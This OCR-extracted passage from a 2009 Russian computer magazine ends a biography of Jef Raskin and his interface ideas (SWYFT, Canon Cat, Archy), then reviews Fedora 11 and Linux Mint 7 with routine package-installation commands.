Сидеть без дела обиженный на всех Джобс, конечно, не стал. Оставшись за бортом «Лизы», он переключил все свое внимание на «Макинтош», внезапно увидев в исследованиях Раскина много интересного и многообещающего. Плюс, он твердо решил, что переплюнет готовящуюся к выходу Lisa по всем пунктам, и разногласий между ним и Раскиным моментально стало еще больше. Джобс поручил Раскину и части команды работу над ПО, а сам взялся за железо, в результате чего «Мак» моментально начал обрастать чертами «Лизы», что, само собой, совершенно не понравилось Джефу. Кстати, обликом apple-мышь во многом обязана именно Раскину. Будучи вынужден мириться с присутствием «крысы» в своем проекте, он решил немного переделать ее на свой лад. Избавился от лишних, по его мнению, кнопок, и подсмотренный у компании Xerox трехкнопочный грызун стал однокнопочным.

Приход Джобса, конечно, имел и положительные стороны. Он сумел добиться должного финансирования, привлек к разработке несколько десятков человек, и «Мак» на глазах превратился в один из топовых проектов компании, которым занималась элита. Однако чем больше крепло влияние Джобса, тем неуютнее чувствовал себя Раскин — его идею извратили уже почти до неузнаваемости. Дошло до того, что Джобс даже пытался переименовать проект, заменив кодовое Macintosh на Bicycle, то есть «велосипед». Как ни трудно догадаться, из этого ничего не вышло, но нужно сказать, что Стив действительно старался — сотрудникам, которые продолжали пользоваться старым названием, грозили выговоры. А маркетологи, к которым обратились ближе к релизу, лишь каким-то чудом не сумели придумать ничего лучше «Макинтоша».

Когда в 1982 году Джобс, наконец, окончательно перетянул одеяло на себя и возглавил разработку ПО для «Макинтоша», потеснив Джефа и здесь, Раскин не выдержал. Безучастно наблюдать за всем этим он не мог, а сдвинуть Стивена с намеченного курса не представлялось возможным (хотя он, разумеется, пытался — баталии разворачивались нешуточные). В итоге, Джеф предпочел уволиться. В Apple не хотели терять ценные кадры и даже предлагали Раскину возглавить новое исследовательское подразделение компании, однако на уговоры он не поддался.

«КОШКА» И ПОЛЬЗОВАТЕЛЬСКИЕ ИНТЕРФЕЙСЫ

Какова была дальнейшая судьба «Макинтоша» — прекрасно известно, более того — об этом написана не одна книга, так что не станем сверх нужного углубляться в историю Apple.

После увольнения Джеф Раскин вовсе не думал отчаиваться. Напротив, покинув Apple, он почти сразу переключился на разработку не менее интересной машины. Основав фирму Information Appliance, он занялся реализацией тех идей, что безжалостно выкинули из проекта «Макинтош». Первым продуктом Information Appliance стала карта расширения для Apple II — SwyftCard, содержавшая программный пакет SwyftWare. И вот здесь-то мы вплотную подошли к ключевому моменту — к взглядам Джефа Раскина на пользовательские интерфейсы и тому, что из этого получилось.

Наш герой был уверен, что практически все существующие пользовательские интерфейсы — это самое настоящее зло. Есть юзер и есть данные, а все остальное — от лукавого. Идея приложений, по мнению Раскина, удобна разве что самим программерам, но никак не конечному пользователю, который вынужден со всем этим общаться, запоминая совершенно разные команды, принципы работы и прочие особенности. Объясняя свою точку зрения, Джеф нередко проводил параллели с физическими возможностями человека. Работая с неудобной или неграмотно спроектированной машиной (например, тренажером), человек ощущает дискомфорт и понимает, что ему тяжело и неудобно. Ментальные возможности ограничены точно так же, как и возможности физические, но ужас в том, что, работая с неправильно спроектированным интерфейсом, пользователь не осознает и не чувствует неудобства. Зато концентрация внимания и производительность стремительно падают — мозг зачастую просто не успевает реагировать и обрабатывать такое количество информации. Об этой более чем серьезной проблеме Раскин задумался одним из первых. Но как заставить разработчиков перестать ломать юзерам мозг?

Решение проблемы Джеф видел довольно специфическое. Он предлагал отказаться от кучи разномастных приложений (а заодно и от GUI вообще), воюющих за внимание пользователя и порождающих хаос, — и создать единую рабочую среду, которая всегда ведет себя одинаково, отвечает на одни и те же сочетания клавиш и команды. Раскин считал нужным упразднить и «мышь». В результате суммирования всего этого на свет и появится SWYFT.

GUI у SWYFT'а не было, он работал только с текстом, являя собой текстовый монолит, где файлы отделялись друг от друга лишь специальным символом-разделителем. По сути, файловая система тоже отсутствовала. Точно так же убрали и команду сохранения, в SWYFT она была не нужна — состояние системы сэйвилось на дискету само, по мере надобности, избавляя пользователя от лишней головной боли. Интересно, что при выключении и последующем включении компьютера, система первым делом восстанавливала «момент», на котором остановилась, и выводила его на экран. Из-за этого возникало впечатление, будто SWYFT грузится моментально, и юзер мог сразу начинать работу, вместо того чтобы сидеть, тупо уставившись на надпись «Загрузка».

Навигация по текстовому массиву осуществлялась с помощью механизма LEAP («прыжок»), — это практически аналог нынешнего поиска, например, в Firefox, и близкий родственник привычного для нас <Ctrl+F>. Чтобы перейти к определенному документу, достаточно было, удерживая LEAP-клавишу, набрать символ «разделитель» и начать вбивать название нужного документа. Например, если бы документ назывался «Хакер», то по мере набора LEAP перебросил бы тебя сначала к ближайшему документу на «х», потом на «ха», «хак» и т.д. В итоге, ты в любом случае добрался бы до искомого, притом довольно быстро.

Также в текст можно было добавлять собственные пометки для упрощения навигации. То есть, обозначив важные вещи, к которым нужен быстрый доступ, какой-то фразой, символом, или набором букв вроде «QWERTY», ты



2

в любой момент мог пробежаться по тексту поиском и найти все места, где стоит эта пометка.
Но SWYFT не был лишь текстовым процессором, как можно было бы подумать. Он умел работать с модемом и различными службами (например, мог принимать почту), умел проверять орфографию, поддерживал макросы и даже выполнял программы.
Изначально SWYFT был реализован как карта расширения для Apple II, но Джеф хотел наладить выпуск полноценных компьютеров. Инвесторы Information Appliance не решились браться за это, посоветовав обратиться со своим бизнес-планом в японскую компанию Canon. Раскин последовал их совету, и Canon действительно согласились выпустить моноблок на базе процессора Motorola 68000 (тот же проц использовался в «Маках»), дав ему имя Canon Cat.
К сожалению, несмотря на определенные сходства по части железа, к успеху «Мака» «Кошка» даже не приблизилась. Релиз машинки состоялся в 1987 году, и публика восприняла ее как очередной навороченный текстовый процессор, совершенно не оценив заложенных в устройство идей. Спросом девайс не пользовался.
К огромному разочарованию Раскина, выпуск «Кошек» прекратился уже через полгода (всего успели сделать и продать не более 20.000 устройств), и до сих пор доподлинно не известно, почему в Canon приняли решение свернуть производство. Одни уверяют, что причина лежит на поверхности — «Кошки» плохо продавались. Однако другие полагают, что в Canon серьезно заинтересовались разработкой Раскина, из-за чего внутри компании начались трения, которые руководство пресекло вот таким кардинальным образом. Еще одна, совсем уж параноидальная, теория гласит, что во всем опять виноват Стив Джобс, который в те годы уже покинул Apple и работал в NeXT Computers. Сторонники теории заговора склонны считать, что Джобс, договариваясь с Canon о сотрудничестве (которое действительно имело место), выдвинул условие — попросил избавиться от Раскина с его «Кошкой». Последнее, конечно, видится крайне сомнительным.
Но, как бы то ни было, ясно одно — «Кошка» сдохла и отнюдь не по вине Джефа Раскина. В пользу Джефа, например, говорят два занимательных факта — согласно непроверенным, но весьма правдоподобным слухам, дошедшим из компании Canon, в последующие годы ни на одну из проданных машин так и не поступило ни одной жалобы, а сама компания продолжала пользоваться «Кошками» вплоть до начала 2000-х годов!

THE, ARCHI И АЗА РАСКИН

В скором времени после провала своей необычной машинки — в 1989 году — Раскин был вынужден закрыть Information Appliance, но отказываться от своих идей и пересматривать свои взгляды по-прежнему не собирался.
В 90-е, когда компьютеры зашагали семимильными шагами по всей планете, Джеф продолжил пропагандировать свое виденье пользовательских интерфейсов, уже будучи независимым специалистом и консультантом. Он писал статьи, участвовал в жизни BAYCHI (Bay-Area Computer-Human Interface) — профессиональной организации, занимающейся интерфейсами «человек-машина», и консультировал даже производителей, не имеющих отношения к IT (например, ему довелось сотрудничать с BMW). Плюс, не будем забывать о том, сколько у Джефа было некомпьютерных увлечений, а он никогда не отодвигал их на второй план, умудряясь успевать все и сразу.
Апогеем его изысканий и размышлений о проблеме общения человека с компьютером стала книга «The Humane Interface», вышедшая аккурат к началу нового тысячелетия — в 2000 году. Она переведена на русский и у нас известна как «Интерфейс: новые направления в проектировании компьютерных систем». Этот труд Джефа Раскина под страхом смерти обязаны прочесть все разработчики юзер-интерфейсов, и тогда, не ровен час, они даже задумаются о том, что творят :).
Примерно одновременно с выходом книги появились зачатки наследника SWYFT — интерфейса The Humane Environmen (сокращенно THE), чья концепция и была описана Джефом в «The Humane Interface». Разработкой этой надстройки над современными ОСями, в которой воплотилось все, над чем Раскин ломал голову последние 30 лет, занималась целая команда единомышленников (а таковые у Джефа, в общем-то, имелись всегда). Состоял в команде и сын Джефа — Аза Раскин — пошедший по стопам отца, то есть тоже IT-шник до мозга костей.
В основу THE легли те же принципы, на которых строилась Canon Cat. Никакого GUI, только текст, LEAP-клавиши и специальные команды, авто-сохранение, никакой «мыши» и т.д. Раскин по-прежнему оставался сторонником радикальных мер, и за прошедшие годы окончательно уверился в том, что в GUI нет ничего хорошего, а «интуитивно-понятный интерфейс» — миф, и на самом деле словосочетание означает не «хороший» или «удобный», а лишь «привычный». Привыкли же мы, по мнению Раскина, к кривым, неправильным и глупым вещам.
Конечно, он не мог не понимать, что прогресс ушел очень далеко вперед, так что в THE появилось и кое-что новое, например ZUI — Zooming User Interface. Это своего рода «рабочий стол», точнее, его полностью переработанная Раскиным концепция — бесконечная масштабируемая плоскость, на которой расположены различные объекты, чье содержимое можно просматривать, просто увеличивая их до 100%. Уступка пользователям, которым в наши дни прямо-таки жизненно необходимо все визуализировать.
Разработка на этот раз позиционировалась как некоммерческая, велась довольно неспешно, и проект был опенсорсовым.
Незадолго до ухода Джефа Раскина из жизни, 1-го января 2005 года, все еще незаконченный THE был переименован в Archy. Archy — это акроним от RCHI, основанного в то же время самим Джефом «Центра Раскина по созданию Гуманного (или «человечного») интерфейса» (Raskin Center for Humane Interfaces). После переименования интерфейса у руля его разработки окончательно встал Аза Раскин, который с тех пор и продолжает развивать дело отца. Сам же Джеф Раскин, как ты уже знаешь, скончался 26-го февраля того же 2005 года.
Аза Раскин, о котором я обязательно расскажу тебе отдельно, действительно перенял у отца эстафету. Центр Раскина он реорганизовал в компанию Humanized Inc., а потом влился вместе с ней в ряды корпорации Mozilla, где сейчас возглавляет работу над пользовательским окружением. Стоит ли говорить, что Аза помнит, чтит и использует исследования отца?
Но идеи Джефа нашли свое воплощение не только в работе сына, — используют их и во многих современных системах. Конечно, максималистический подход «искоренить GUI, отобрать мышь» не стал коммерчески успешным, и перенимать его в полной мере никто не торопился, однако фундамент разработок Джефа, его философия и изначальный посыл нашли у разработчиков немалый отклик. Это подтверждает и тот факт, что различные элементы его идей используются почти повсеместно, достаточно лишь присмотреться поближе, зная, что именно нужно искать.



ЮРИЙ «BOBER» РАЗЗОРЕНОВ
/ZLOY.BOBR@GMAIL.COM/

ЛЕТНИЙ **ФУРШЕТ**

Сезон сбора урожая Linux-дистрибутивов — МАЙ-ИЮНЬ 2009 ГОДА

Всю зиму и начало весны разработчики GNU/Linux-систем трудились, не покладая рук, чтобы в мае-июне представить на суд общественности свои творения. Из великого многообразия дистрибутивов, вышедших в этот период,][отобрал и протестировал самые яркие релизы.

FEDORA 11 «LEONIDAS»

ОС: Fedora 11
Сайт проекта: fedoraproject.org
Дата выхода: 9 июня 2009
Лицензия: GPL
Аппаратные платформы: i586, x86_64, PPC, PPC64, s390, s390x
Системные требования: Intel Pentium II 400 МГц, 256/384 Мб RAM (x86/x86_64), 3 Гб (полная установка 9 Гб).
Kernel 2.6.30, Glibc 2.10.1, Udev 141, HAL 0.5.12, X.org 1.6.1.901, GNOME 2.26.0, KDE 4.2.90, OpenOffice.Org 3.1.1
Поддержка: приблизительно до августа 2010

Новая версия популярного дистрибутива вышла с некоторым опозданием, но как только 9 июня в 18:00 по московскому времени на FTP-зеркалах Федоры открыли доступ к соответствующим папкам, по форумам пронесся клич, и все поклонники устремились за свежеиспеченными образами. В условиях

распространения дистрибутива ничего не изменилось. Для закачки доступны: Desktop Edition, представляющий собой LiveCD-версию с рабочими столами GNOME или KDE (отдельно i686 и x64 сборки) и традиционный вариант. Последний распространяется на 1 DVD или 6 CD дисках (для установки достаточно взять cd1). Есть небольшой диск, позволяющий загрузиться и установить систему по сети. В версии Desktop Edition рабочий стол и программа установки доступны только на английском, а в ходе установки нельзя выбрать отдельные приложения; архив просто распаковывается на диск. Поэтому этот вариант больше подходит для тестирования системы и ознакомления с новинкой. Несмотря на то, что в конце 2008 года Wikipedia объявила о своем намерении перейти с RHEL/Fedora на Ubuntu, и все из-за малого срока поддержки, разработчики твердо стоят на своем: релиз по-прежнему будет поддерживаться по схеме 2 релиза + 1 месяц. Учитывая, что новая Fedora выходит приблизительно через 6-8 месяцев, срок получается небольшой. Появление LTS-версии, как у Ubuntu, пока не нашло широкой поддержки у разработчиков. Хотя для домашнего пользователя это не так существенно. Те, кто использует предыдущие версии Fedora, могут обновить систему по Сети или при помощи установочного DVD-диска (по адресу docs.fedoraproject.org расположена подробная инструкция ch-upgrade-x86.html). При этом нужно помнить, что прямое обновление через релиз невозможно (как и в других дистрибутивах), поэтому пользователи Fedora 9 сначала должны обновить систему до 10, а затем уже до 11. Хотя по мне в таком случае лучше сделать бэкап и поставить «с нуля».

Новинок в Fedora достаточно много. Все пакеты пересобраны с gcc 4.4, который теперь является компилятором по умолчанию. Наличие MinGW позволяет компилировать программы для Windows (нужно поставить пакеты mingw32-*).

По умолчанию для системного раздела в качестве файловой системы предлагается ext4. Впервые поддержка ext4 появилась еще в Fedora 9, но теперь, очевидно, разработчики ей полностью доверяют. Эта ФС имеет ряд преимуществ по сравнению с традиционными ext2/3. Это и 48-битные номера блоков, и экстенты, адресующие последовательности блоков одним дескриптором, и выделение групп блоков. В итоге, использование ext4 позволяет получить более высокий уровень производительности и надежности, а также хранить данные большего размера. Следует отметить, что в ext4 все же имеется существенная проблема. Если в режиме отложенного распределения информации (Delayed allocation), при котором данные и мета-данные могут оставаться незаписанными до 60 секунд, произойдет сбой, данные будут утеряны. Были зафиксированы и зависания при удалении большого количества файлов. В 2.6.30 уже включены необходимые патчи, но впечатление от новинки ситуация несколько испортила. Для загрузки системы раздел /boot нужно вынести отдельно и отформатировать в ext2/3; использование ext4 для этого раздела смысла не имеет.

Все мы привыкли к традиционному методу обновления. Новый пакет скачивается полностью, даже несмотря на то, что в старой версии часть файлов уже присутствует (например, доки). В результате — лишний трафик, а при большом объеме обновлений — еще и затраченное время. Теперь эту проблему можно решить при помощи плагина Presto. В нем использован бинарный diff-механизм, скачивающий только различия пакетов. В результате — экономия до 60-80% трафика. Пока он не предлагается по умолчанию, поэтому не забываем его установить командой «yum install yum-presto». Кроме того, обновлен RPM до версии 4.7. Раз уже речь зашла об установке программ, то упомяну еще об одной новинке. Ранее PackageKit при попытке воспроизведения файла кодека, которого нет в системе, автоматом предлагал установить нужный пакет. Разработчики обещали расширить его возможности, что собственно и сделали. Теперь он может автоматически устанавливать шрифты, необходимые для работы с конкретными документами, и обработчики MIME-типов. Правда, работает все это в GNOME. В версии под KDE при щелчке на mp3-файле пришлось вручную выбирать программу, которая будет с ним работать (JuK), и указывать нужные пакеты. Проще поддержку аудио и видео кодеков установить так:


```
# rpm -Uhv http://download1.
rpmfusion.org/free/fedora/
rpmfusion-free-release-rawhide.
noarch.rpm http://download1.
rpmfusion.org/nonfree/fedora/
rpmfusion-nonfree-release-
rawhide.noarch.rpm
# yum install gstreamer-plugins-
bad gstreamer-plugins-ugly
```

В новой версии существенно переработан процесс загрузки, и система действительно грузится за обещанные 20 секунд. Оборудование установленная система определила корректно, не было и проблем при подключении мобильного телефона через Bluetooth. Локализовать систему не просто, а очень просто. При выборе в меню русского система определит, что не хватает пакетов, и сама предложит их установить. Как вариант, можно сделать это самостоятельно, используя установку групп пакетов:

```
# yum grouplist // выбираем нужную
группу
# yum groupinstall "Russian
Support"
```

Аналогично устанавливается и другой рабочий стол (yum groupinstall «XFCE»).

Все средства управления громкостью, наконец, перестроены на использование PulseAudio, что позволило убрать тонну микшеров и регуляторов, оставив лишь один. При необходимости пользователю будет выдано сообщение и показано окно настроек, в котором он может выбрать регулируемое устройство.



MINTINSTALL ПРЕДОСТАВЛЯЕТ ПОЛНУЮ ИНФОРМАЦИЮ О ПАКЕТЕ


НОВЫЙ КУРКУЛЬ

Перед сдачей номера в печать увидел свет Calculate Linux Desktop 9.7 KDE. Состав дистрибутива: Kernel 2.6.28.10, KDE 4.2.4, X.Org 7.4, OpenOffice 3.0.1. Основные изменения:

- добавлена настройка звуковой карты;
- добавлено распознавание компов и ноутбуков с двумя видеокартами;
- в 2.5 раза ускорен процесс создания учетной записи в KDE;
- добавлена поддержка установки системы на USB Flash с DVD либо HDD. Для установки достаточно 2 Гб Flash;
- добавлена опция загрузки образа LiveDVD в оперативную память. Режим будет работать только на компах с 2 Гб оперативной памяти и более.

Вместо «calculate --update» теперь следует использовать:


```
# layman -S && emerge calculate
```



ГОТОВИМ CALCULATE К УСТАНОВКЕ — ОБНОВЛЯЕМ УТИЛИТУ CALCULATE

Программа установки Anaconda существенных изменений не претерпела. Сам процесс, как и ранее, разбит на два этапа. Вначале система копируется на диск, а после перезагрузки производятся донастройки при помощи «Setup Agent».
В комплекте также идет утилита «LiveUSB Creator», позволяющая создать загрузочную флешку.
Примечательно, что не прошло и дня, как KPackageKit показывал наличие багфикса. А «yum update» предложил обновить 61 пакет.
Дистрибутив получился довольно хороший, хотя KDE'шники скорее всего останутся недовольными. В версии GNOME новинок явно больше.


РУСИФИЦИРУЕМ FEDORA LINUX



LINUX MINT 7 GLORIA

ОС: Linux Mint 7 Gloria
Сайт проекта: linuxmint.com
Дата выхода: 26 мая 2009
Лицензия: GPL
Аппаратные платформы: x86 (x86_64 вышел позже)
Системные требования: Intel Pentium или AMD CPU, 512 Мб ОЗУ (для установки, работать можно и при 256 Мб ОЗУ) и 2.5 Гб
Kernel 2.6.28, Glibc 2.9, Udev 141, HAL 0.5.12rc1, X.org 7.4, GNOME 2.26, OpenOffice.Org 3.0.1
Поддержка: до октября 2010 года

В конце мая стал доступен седьмой релиз популярно-




info

- Intel передала контроль над проектом Moblin в Linux Foundation.
- Об использовании Moblin на своих нетбуках уже заявили: Acer, HP, ASUS, MSI и другие известные компании.



links

DistroWatch (distrowatch.com) — популярный сайт, который предоставляет новости, рейтинг популярности и другую общую информацию как о различных дистрибутивах Linux, так и о свободных/открытых операционных системах OpenSolaris или xBSD.



ИНТЕРФЕЙС MOBLIN СДЕЛАН С УЧЕТОМ ИСПОЛЬЗОВАНИЯ НА НЕТБУКАХ

го дистрибутива Linux Mint. Наверное, это единственный проект, который сумел не только вырасти из еще одного «Ubuntu + кодеки» (подобных проектов в первое время было довольно много) в самостоятельное решение, но и добраться до 3-его места сайта distrowatch.com, практически догнав openSUSE.

Появился Mint в 2006 году; его основателем и бессменным руководителем является ирландец Clement Lefebvre. Будучи большим спецом в Linux, он решил создать максимально удобный для пользователя дистрибутив. В Mint это достигается несколькими путями: добавлены кодеки, упрощена установка программ, интегрированы утилиты собственной разработки, позволяющие настроить основные параметры даже чайнику. Правда, закрытые драйвера по-прежнему в комплекте не идут, — это противоречит принципам разработчиков. Также предложен альтернативный APT-метод установки приложений. Для этого используются небольшие по размеру (как правило, до 1 Кб) .mint-файлы, имеющие бинарный формат, в которых содержатся ссылки на источники. Такие файлы можно скачать с «Software Portal» проекта и установить программы при помощи контекстного меню. Кроме того, полностью поддерживается репозитарий Ubuntu. Начиная с версии 5, разработчики придерживаются шестимесячного цикла выхода дистрибутива. Все версии Mint традиционно имеют женские имена, начало положено с Mint 1 «Ada».

Linux Mint 7 основан на Ubuntu 9.04 «Jaunty Jackalope» и является LiveCD/DVD дистрибутивом, который может работать без установки на хард. После релиза была доступна только x86-версия (вариант под 64-битные системы анонсирован чуть позже, поддержка других аппаратных платформ не заявлена). В качестве рабочей среды представлен лишь GNOME. Версии с другими оконными менеджерами в Mint развиваются, как правило, сторонними разработчиками и в настоящее время в версии 7 не представлены.

Для загрузки предлагаются два варианта:

- **Main Edition —** поставляется в виде LiveCD-образа, в котором присутствуют все кодеки, но интерфейс только английский;
- **Universal Edition —** LiveDVD (1,3 Гб), здесь собраны только свободные компоненты, но есть возможность выбора русского языка.


На мой взгляд, проще доработать Main, вытянув несколько мегов файлов локализации, чем убирать лишнее. Да и с музыкой это делать веселей. Кстати, сами разработчики рекомендуют использовать Main Edition, как более стабильную.

Меню позволяет загрузиться в Live-режиме или сразу начать установку. Загрузка системы происходит довольно быстро. Зелено-черный рабочий стол выглядит стильно, а в поставке имеется еще с десяток неплохих обоев. Чтобы упростить переход пользователя с Windows, разработчики используют аналогичный принцип оформления. На рабочем столе размещена ссылка Computer. Вызвав утилиту mintDesktop, можно добавить ряд других значков и включить Compiz. Меню mintMenu выполнено в духе KDE4. Реализован удобный поиск программ; чтобы не искать нужную по меню, достаточно ввести ее имя

ОДНИМ ЛЕОНИДАСОМ НЕ ОБОШЛОСЬ

